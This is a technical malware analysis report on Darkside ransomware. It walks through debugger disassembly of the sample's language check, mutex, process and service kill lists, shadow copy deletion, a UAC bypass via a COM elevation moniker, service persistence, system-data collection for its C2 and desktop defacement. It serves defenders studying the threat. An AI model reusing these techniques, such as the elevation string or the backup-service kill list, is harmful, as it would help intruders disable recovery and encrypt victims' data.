Darkside Ransomware

Technical Analysis Report

ZAYOTEM

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Introduction

Russia-based Darkside ransomware group announced their RaaS (Ransomware as a Service) via a "press release" in August 2020. Since then they have become known for their professional operations and large ransoms. They provide support to victims through the website and do a financial analysis of the victims before the attack.

It is widely believed that the group consists of former IT security experts, as they have a deep knowledge of attack patterns, their victims' infrastructure, security technologies and weaknesses.

They have also made it clear that they prefer to attack large organizations that can pay ransom rather than hospitals, schools, nonprofits and governments.

On computers infected with malware;

-Collecting and storing information about the system

- Ransom demand

-Contacting C2 servers

-Authorization upgrade using vulnerabilities such as UAC bypass

-Deletes or encrypts blacklisted processes, files, extensions.

Although they also target the Windows operating system first. A Linux version of Darkside has also been found.


Preview

The DarkSide Ransomware malware in the examined version aimed to spread via phishing methods, usually via email. Since its original name is not known, it was named "darkside" in order to analyze it more easily.

File Name	darkside.exe
File Type	Portable Executable 32 (x86)
MD5	3f2cb535fc5bc296aa5b0d2897c265d0
SHA1	c30358563fa940eb5cd6064d4d16defee43b0310
SHA256	f3f25af554bedfa4ee2824bb858280282bd87828d446048619dc49fe061741b4

darkside.exe Analysis

First, the Ransomware checks what language the system it is running uses.



```
0040301A  56            push esi
0040301B  57            push edi
0040301C  8D45 F8       lea eax,dword ptr ss:[ebp-8]
0040301F  50            push eax                                          eax:"419"
00403020  FF15 EC064200 call dword ptr ds:[<&ZwQueryInstallUILanguage>]
00403026  8B75 F8       mov esi,dword ptr ss:[ebp-8]
00403029  8D45 F8       lea eax,dword ptr ss:[ebp-8]
0040302C  50            push eax                                          eax:"419"
0040302D  FF15 E8064200 call dword ptr ds:[<&ZwQueryDefaultUILanguage>]
00403033  8B7D F8       mov edi,dword ptr ss:[ebp-8]
00403036  BB 01000000   mov ebx,1
0040303B  C1E3 0A       shl ebx,A
```


Parameter 1049 (419 Hexadecimal) corresponds to Russian in universal language codes. If the language of the system is Russian, the ransomware closes itself without any action.

Dynamically loaded DLLs:

ntdll.dll	kernel32.dll	advapi32.dll	user32.dll
gdi32.dll	ole32.dll	oleaut32.dll	shell32.dll
shwlapi.dll	wininet.dll	netapi32.dll	wtsapi32.dll
activeds.dll	userenv.dll	mpr.dll	rstrtmgr.dll

After the language check,

it looks for Mutex named "Global\\18fd644b755ebf281e35dfdc79c95d5d".



```
0040A2F9   74 4E          je darkside.40A349
0040A2FB   E8 519CFFFF    call darkside.403F51
0040A300   8945 F4        mov dword ptr ss:[ebp-C],eax       [ebp-C]:L"Global\\18fd644b755ebf281e35dfdc79c95d5d"
0040A303   FF75 F4        push dword ptr ss:[ebp-C]          [ebp-C]:L"Global\\18fd644b755ebf281e35dfdc79c95d5d"
0040A306   6A 00          push 0
0040A308   68 00001000    push 100000
0040A30D   FF15 80074200  call dword ptr ds:[<&OpenMutexW>]
0040A313   8945 FC        mov dword ptr ss:[ebp-4],eax
0040A316   837D FC 00     cmp dword ptr ss:[ebp-4],0
0040A31A   74 0D          je darkside.40A329
0040A31C   FF75 FC        push dword ptr ss:[ebp-4]
0040A31F   FF15 FC064200  call dword ptr ds:[<&ZwClose>]
0040A325   8BE5           mov esp,ebp
```

If such a Mutex does not exist, it creates it. If Mutex is present, the ransomware shuts itself down. Thus, it prevents multiple DarkSide Ransomware from running.

Processes shut down by ransomware:

sqloracle	ocssd	dbsnmp	synctime	agntsvc	isqlplussvc
xfssvccon	mydesktopservice	ocautoupds	encsvc	firefox	tbirdconfig
mydesktopqos	ocomm	dbeng50	sqbcoreservice	excel	infopath
msaccess	mspub	onenote	outlook	powerpnt	steam
thebat	thunderbird	visio	winword	wordpad	notepad
x32dbg	x64dbg	ida			

Services shut down by ransomware:

vss	sql	svc
memtas	mepocs	sophos
veeam	backup	GxVss
GxBlr	GxFWD	GxCVD
GxCIMgr		

Folders that will not be encrypted by ransomware:

recycle bin	config	msi	windows
appdata	application	data	boot
google	mozilla	program files (x86)	program data
system volume information	tor browser	windows old	intel
msocache	perflogs	public	all users
default			

Files not encrypted by ransomware:

autorun	run	inf	boot
ini	bootfont	bin	bootsect
bak	desktop	ini	iconcache
db	ntdlr	ntuser	dat
log	thumbs		


Extensions not encrypted by ransomware:

386	adv	ani	bat	bin
cab	cmd	com	cpl	cur
deskthemepack	diagcab	diagcfg	diagpgk	dll
drv	exe	hlp	icl	icns
ico	ics	idx	ldf	Ink
mod	mpa	msc	msp	msstyles
msu	nls	nomedia	ocx	prf
ps1	rom	rtp	scr	shs
sp1	sys	theme	themepack	wpx
lock	key	hta	msi	pdb

Processes blocked from shutdown by ransomware:

vmcompute	vms	vmwp
svchost	TeamViewer	explorer

Ransomware creates an 8-digit code, which is a label for the systems it encrypts.




```
00401E97   50                push eax
00401E98   8D45 F8           lea eax,dword ptr ss:[ebp-8]
00401E9B   50                push eax
00401E9C   6A 00             push 0
00401E9E   57                push edi                                  edi:L"MachineGuid"
00401E9F   FF75 FC           push dword ptr ss:[ebp-4]
00401EA2   FF15 F4074200     call dword ptr ds:[<&RegQueryValueExW>]
00401EA8   85C0              test eax,eax
00401EAA   75 16             jne darkside.401EC2
00401EAC   FF75 F4           push dword ptr ss:[ebp-C]
00401EAF   8D85 70FFFFFF     lea eax,dword ptr ss:[ebp-90]
00401EB5   50                push eax
00401EB6   FF75 08           push dword ptr ss:[ebp+8]
00401EB9   FF15 54064200     call dword ptr ds:[<&memcpy>]
00401EBF   83C4 0C           add esp,C
00401EC2   57                push edi                                  edi:L"MachineGuid"
00401EC3   6A 00             push 0
00401EC5   FF35 B6034100     push dword ptr ds:[4103B6]
```

It uses the unique MachineGuid ID that every Windows operating system has to generate this 8-digit code. It turns the MachineGuid value into "ca291fe8" by passing it through a number of special algorithms.

This tag is created by the malware in the ransomware note, in the desktop background, in the extensions of encrypted files, when connecting to C2 servers, etc. uses in places.


Using WMI queries, it checks whether there are Shadow Copy files in the system.



```
004046FC   6A 00        push 0
004046FE   6A 30        push 30
00404700   FF75 F4      push dword ptr ss:[ebp-C]       [ebp-C]:L"SELECT * FROM Win32_ShadowCopy"
00404703   FF75 F8      push dword ptr ss:[ebp-8]       [ebp-8]:L"WQL"
00404706   FF75 E8      push dword ptr ss:[ebp-18]
00404709   FF52 50      call dword ptr ds:[edx+50]
0040470C   85C0         test eax,eax
0040470E   74 05        je darkside.404715
00404710   E9 E3000000  jmp darkside.4047F8
```

If Shadow Copy files are present, they are then deleted.


Ransomware checks if the user is in group 554 (220 hexadecimal).



```
00401F83   5B               pop ebx                                       ebx:&L"C:\\Users\\zorr
00401F84   8BE5             mov esp,ebp
00401F86   5D               pop ebp
00401F87   C2 0400          ret 4
00401F8A   68 20020000      push 220
00401F8F   6A 00            push 0
00401F91   FF15 C0084200    call dword ptr ds:[<&SHTestTokenMembership>]
00401F97   C3               ret
00401F98   55               push ebp
00401F99   8BEC             mov ebp,esp
00401F9B   81EC 40010000    sub esp,140
00401FA1   53               push ebx                                      ebx:&L"C:\\Users\\zorr
00401FA2   51               push ecx
00401FA3   52               push edx
00401FA4   56               push esi
```


554 corresponds to the Admin users group.

If the user is not in the Admin group, the Ransomware gains Admin privileges using the UAC bypass method with the CMTPLUA COM interface.




```
00402746   8BD8              mov ebx,eax                            eax:L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
00402748   FF75 08           push dword ptr ss:[ebp+8]
0040274B   53                push ebx
0040274C   8D45 DC           lea eax,dword ptr ss:[ebp-24]
0040274F   50                push eax                               eax:L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
00402750   8D85 D4FDFFFF     lea eax,dword ptr ss:[ebp-22C]
00402756   50                push eax                               eax:L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
00402757   FF15 A0084200     call dword ptr ds:[<&CoGetObject>]
0040275D   53                push ebx
0040275E   6A 00             push 0
00402760   FF35 B6034100     push dword ptr ds:[4103B6]
00402766   FF15 50064200     call dword ptr ds:[<&RtlFreeHeap>]
0040276C   5F                pop edi
0040276D   5E                pop esi                                esi:L"elevation:Administrator!new:"
0040276E   5A                pop edx
0040276F   59                pop ecx
00402770   5B                pop ebx
00402771   8BE5              mov esp,ebp
00402773   5D                pop ebp
00402774   C2 0400           ret 4
00402777   55                push ebp
00402778   8BEC              mov ebp,esp
0040277A   83C4 F8           add esp,FFFFFFF8
0040277D   C745 F8 00000000  mov dword ptr ss:[ebp-8],0
```

Ransomware that seizes admin privileges restarts itself.




```
explorer.exe          2864   0,51              34,08 MB  WIN-L1KDN79P80J\zorrc  Windows Gezgini
  wintoolservice.exe  2956                      1,39 MB  WIN-L1KDN79P80J\zorrc  VMware SVGA Helper Service
  wintools64.exe      2964   0,13   1,22 kB/s  12,78 MB  WIN-L1KDN79P80J\zorrc  VMware Tools Core Service
  ProcessHacker.exe   1876   0,66              14,25 MB  WIN-L1KDN79P80J\zorrc  Process Hacker
jusched.exe           3068                      5,08 MB  WIN-L1KDN79P80J\zorrc  Java Update Scheduler
  jucheck.exe         1440                      4,95 MB  WIN-L1KDN79P80J\zorrc  Java Update Checker
darkside.exe          1084   0,06               2,77 MB
  darkside.exe        2296  10,73   2,47 MB/s   2,93 MB
```

It connects with the Service Control Manager. Then it tries to open the service called “ca291fe8”. But because there is no such service, it encounters an error.




```
00402960   68 3F000F00   push F003F
00402965   6A 00         push 0
00402967   6A 00         push 0
00402969   FF15 F8074200 call dword ptr ds:[<&OpenSCManagerW>]
0040296F   8945 FC       mov dword ptr ss:[ebp-4],eax
00402972   837D FC 00    cmp dword ptr ss:[ebp-4],0
00402976   74 23         je darkside.40299B
00402978   68 FF010F00   push F01FF
0040297D   FF75 08       push dword ptr ss:[ebp+8]                  [ebp+8]:L".ca291fe8"
00402980   FF75 FC       push dword ptr ss:[ebp-4]
00402983   FF15 00084200 call dword ptr ds:[<&OpenServiceW>]
00402989   8945 F8       mov dword ptr ss:[ebp-8],eax
0040298C   837D F8 00    cmp dword ptr ss:[ebp-8],0
00402990   74 09         je darkside.40299B
```

When it detects that the service named "ca291fe8" is not found, it creates this service. Then it starts itself as a service.




```
004028FA   6A 03         push 3
004028FC   6A 10         push 10
004028FE   68 FF010F00   push F01FF
00402903   FF75 08       push dword ptr ss:[ebp+8]                  [ebp+8]:L".ca291fe8"
00402906   FF75 08       push dword ptr ss:[ebp+8]                  [ebp+8]:L".ca291fe8"
00402909   FF75 FC       push dword ptr ss:[ebp-4]
0040290C   FF15 10084200 call dword ptr ds:[<&CreateServiceW>]
00402912   8945 F8       mov dword ptr ss:[ebp-8],eax
00402915   837D F8 00    cmp dword ptr ss:[ebp-8],0
00402919   74 0D         je darkside.402928
0040291B   6A 00         push 0
0040291D   6A 00         push 0
0040291F   FF75 F8       push dword ptr ss:[ebp-8]
00402922   FF15 14084200 call dword ptr ds:[<&StartServiceW>]
00402928   837D F8 00    cmp dword ptr ss:[ebp-8],0
0040292C   74 09         je darkside.402937
```

Ransomware collects data such as operating system, architecture, username, language.




```
004090D6   837D D8 00      cmp dword ptr ss:[ebp-28],0
004090DA   74 4C           je darkside.409128
004090DC   FF75 E4         push dword ptr ss:[ebp-1C]     [ebp-1C]:L"e73da6a1839ae4fcb671"
004090DF   FF75 FC         push dword ptr ss:[ebp-4]      [ebp-4]:L"C:33/59"
004090E2   FF75 E0         push dword ptr ss:[ebp-20]     [ebp-20]:L"x64"
004090E5   FF75 E8         push dword ptr ss:[ebp-18]     [ebp-18]:L"Windows 7 Professional"
004090E8   FF75 EC         push dword ptr ss:[ebp-14]     [ebp-14]:L"WORKGROUP"
004090EB   FF75 F4         push dword ptr ss:[ebp-C]      [ebp-C]:L"WIN-L1KDN79P80J"
004090EE   FF75 F8         push dword ptr ss:[ebp-8]      [ebp-8]:L"zorro"
004090F1   FF75 F0         push dword ptr ss:[ebp-10]     [ebp-10]:L"tr-TR"
004090F4   FF75 DC         push dword ptr ss:[ebp-24]     [ebp-24]:L"\"os\":{\r\n\"lang\":\"%s\",\r\n\"username\":\"%s\",\r\n\"hostname
004090F7   FF75 D8         push dword ptr ss:[ebp-28]
004090FA   FF15 88064200   call dword ptr ds:[<&swprintf>]
00409100   83C4 28         add esp,28
```

It saves this data as JSON and encrypts it to transfer it to the C2 server.




```
0053B468  7B 0D 0A 22 62 6F 74 22 3A 7B 0D 0A 22 76 65 72  {.."bot":{.."ver
0053B478  22 3A 22 32 2E 31 2E 32 2E 33 22 2C 0D 0A 22 75  ":"2.1.2.3",.."u
0053B488  69 64 22 3A 22 30 36 30 37 62 38 33 38 32 34 37  id":"0607b838247
0053B498  32 36 33 34 22 0D 0A 7D 2C 0D 0A 22 6F 73 22 3A  2634"..},.."os":
0053B4A8  7B 0D 0A 22 6C 61 6E 67 22 3A 22 74 72 2D 54 52  {.."lang":"tr-TR
0053B4B8  22 2C 0D 0A 22 75 73 65 72 6E 61 6D 65 22 3A 22  ",.."username":"
0053B4C8  7A 6F 72 72 6F 22 2C 0D 0A 22 68 6F 73 74 6E 61  zorro",.."hostna
0053B4D8  6D 65 22 3A 22 57 49 4E 2D 4C 31 4B 44 4E 37 39  me":"WIN-L1KDN79
0053B4E8  50 38 30 4A 22 2C 0D 0A 22 64 6F 6D 61 69 6E 22  P80J",.."domain"
0053B4F8  3A 22 57 4F 52 4B 47 52 4F 55 50 22 2C 0D 0A 22  :"WORKGROUP",.."
0053B508  6F 73 5F 74 79 70 65 22 3A 22 77 69 6E 64 6F 77  os_type":"window
0053B518  73 22 2C 0D 0A 22 6F 73 5F 76 65 72 73 69 6F 6E  s",.."os_version
0053B528  22 3A 22 57 69 6E 64 6F 77 73 20 37 20 50 72 6F  ":"Windows 7 Pro
0053B538  66 65 73 73 69 6F 6E 61 6C 22 2C 0D 0A 22 6F 73  fessional",.."os
0053B548  5F 61 72 63 68 22 3A 22 78 36 34 22 2C 0D 0A 22  _arch":"x64",.."
0053B558  64 69 73 6B 73 22 3A 22 43 3A 33 33 2F 35 39 22  disks":"C:33/59"
0053B568  2C 0D 0A 22 69 64 22 3A 22 65 37 33 64 61 36 61  ,.."id":"e73da6a
0053B578  31 38 33 39 61 65 34 66 63 62 36 37 31 22 0D 0A  1839ae4fcb671"..
0053B588  7D 0D 0A 7D 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  }..}............
```

Ransomware deletes all files inside the Recycle Bin.




```
00404451   FF75 F0            push dword ptr ss:[ebp-10]                [ebp-10]:L"C:\\$Recycle.Bin\\S-1-5-21-29
00404454   6A 00              push 0
00404456   FF35 B6034100      push dword ptr ds:[4103B6]
0040445C   FF15 50064200      call dword ptr ds:[<&RtlFreeHeap>]
00404462   C745 F0 00000000   mov dword ptr ss:[ebp-10],0               [ebp-10]:L"C:\\$Recycle.Bin\\S-1-5-21-29
00404469   EB 21              jmp darkside.40448C
0040446B   FF75 F0            push dword ptr ss:[ebp-10]                [ebp-10]:L"C:\\$Recycle.Bin\\S-1-5-21-29
0040446E   FF15 74074200      call dword ptr ds:[<&DeleteFileW>]
00404474   FF75 F0            push dword ptr ss:[ebp-10]                [ebp-10]:L"C:\\$Recycle.Bin\\S-1-5-21-29
00404477   6A 00              push 0
00404479   FF35 B6034100      push dword ptr ds:[4103B6]
0040447F   FF15 50064200      call dword ptr ds:[<&RtlFreeHeap>]
00404485   C745 F0 00000000   mov dword ptr ss:[ebp-10],0               [ebp-10]:L"C:\\$Recycle.Bin\\S-1-5-21-29
0040448C   8D85 A0FDFFFF      lea eax,dword ptr ss:[ebp-260]
00404492   50                 push eax
00404493   FF75 FC            push dword ptr ss:[ebp-4]
00404496   FF15 10074200      call dword ptr ds:[<&FindNextFileW>]
0040449C   85C0               test eax,eax
0040449E   0F85 FAFEFFFF      jne darkside.40439E
004044A4   FF75 FC            push dword ptr ss:[ebp-4]
004044A7   FF15 14074200      call dword ptr ds:[<&FindClose>]
004044AD   837D F4 00         cmp dword ptr ss:[ebp-C],0                [ebp-C]:L"C:\\$Recycle.Bin\\S-1-5-21-298
004044B1   74 11              je darkside.4044C4
004044B3   FF75 F4            push dword ptr ss:[ebp-C]                 [ebp-C]:L"C:\\$Recycle.Bin\\S-1-5-21-298
004044B6   6A 00              push 0
```

Ransomware uses the BMP extension image file it creates, using the Registry to change the Desktop background through the Control Panel. In addition, it creates an icon file with the ICO extension and changes the icon of the encrypted files.




```
00403AE9   8D0C4D 02000000   lea ecx,dword ptr ds:[ecx*2+2]
00403AF0   51                push ecx
00403AF1   FF75 CC           push dword ptr ss:[ebp-34]         [ebp-34]:L"C:\\ProgramData\\ca291fe8.BMP"
00403AF4   6A 01             push 1
00403AF6   6A 00             push 0
00403AF8   FF75 E0           push dword ptr ss:[ebp-20]         [ebp-20]:L"WallPaper"
00403AFB   FF75 F8           push dword ptr ss:[ebp-8]
00403AFE   FF15 F0074200     call dword ptr ds:[<&RegSetValueExW>]
00403B04   85C0              test eax,eax
00403B06   74 02             je darkside.403B0A
00403B08   EB 4B             jmp darkside.403B55
00403B0A   8DBD 60FFFFFF     lea edi,dword ptr ss:[ebp-A0]
```

Updates the user's settings for the current session to apply the changed settings.



